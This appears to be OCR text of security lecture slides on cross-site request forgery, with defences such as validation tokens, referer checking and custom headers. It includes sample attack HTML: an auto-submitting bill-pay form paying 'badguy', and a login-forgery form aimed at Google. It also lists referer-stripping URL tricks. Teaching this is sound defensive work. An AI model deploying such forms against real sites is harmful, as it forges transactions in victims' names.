
```
<form  name=BillPayForm
action=http://bank.com/BillPay.php>
<input  name=recipient  value=badguy> …
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
- Lesson: cookie authentication is not sufficient when side effects can happen


XSRF in More Detail




Login XSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

Inline Gadgets



Using Login XSRF for XSS



XSRF vs. XSS

- Cross-site scripting
  - User trusts a badly implemented website
  - Attacker injects a script into the trusted website
  - User's browser executes attacker's script
- Cross-site request forgery
  - A badly implemented website trusts the user
  - Attacker tricks user's browser into issuing requests
  - Website executes attacker's requests

XSRF Defenses

- Secret validation token


```
<input type=hidden value=23a3af01b>
```

- Referer validation


```
Referer:
http://www.facebook.com/home.php
```

- Custom HTTP header


```
X-Requested-By: XMLHttpRequest
```

Secret, Random Validation Token

```
<input type=hidden value=23a3af01b>
```

- Hash of user ID
  - Can be forged by attacker
- Session ID
  - If attacker has access to HTML of the Web page (how?), can learn session ID and hijack the session
- Session-independent nonce – Trac
  - Can be overwritten by subdomains, network attackers
- Need to bind session ID to the token
  - CSRFx, CSRFGuard - Manage state table at the server
  - HMAC (keyed hash) of session ID – no extra state!

Referer Validation



✓ `Referer: http://www.facebook.com/home.php`

✗ `Referer: http://www.evil.com/attack.html`

? `Referer:`

- Lenient referer checking – header is optional
- Strict referer checking – header is required

Why Not Always Strict Checking?

- Reasons to suppress referer header
  - Network stripping by the organization
    - For example, http://intranet.corp.apple.com/projects/iphone/competitors.html
  - Network stripping by local machine
  - Stripped by browser for HTTPS → HTTP transitions
  - User preference in browser
  - Buggy user agents
- Web applications can't afford to block these users
- Feasible over HTTPS (header rarely suppressed)
  - Logins typically use HTTPS – helps against login XSRF!

XSRF with Lenient Referer Checking

```
http://www.attacker.com

redirects to
```

common browsers don't send referer header

```
ftp://www.attacker.com/index.html
javascript:"<script> /* CSRF */ </script>"
data:text/html,<script> /* CSRF */ </script>
```

Custom Header

- XMLHttpRequest is for same-origin requests
  - Browser prevents sites from sending custom HTTP headers to other sites, but can send to themselves
  - Can use setRequestHeader within origin
- Limitations on data export format
  - No setRequestHeader equivalent
  - XHR 2 has a whitelist for cross-site requests
- Issue POST requests via AJAX. For example:

```
X-Requested-By: XMLHttpRequest
```

- No secrets required

XSRF Recommendations

- Login XSRF
  - Strict referer validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Strict referer validation
- Other sites
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Several solutions proposed
  - For example, another type of header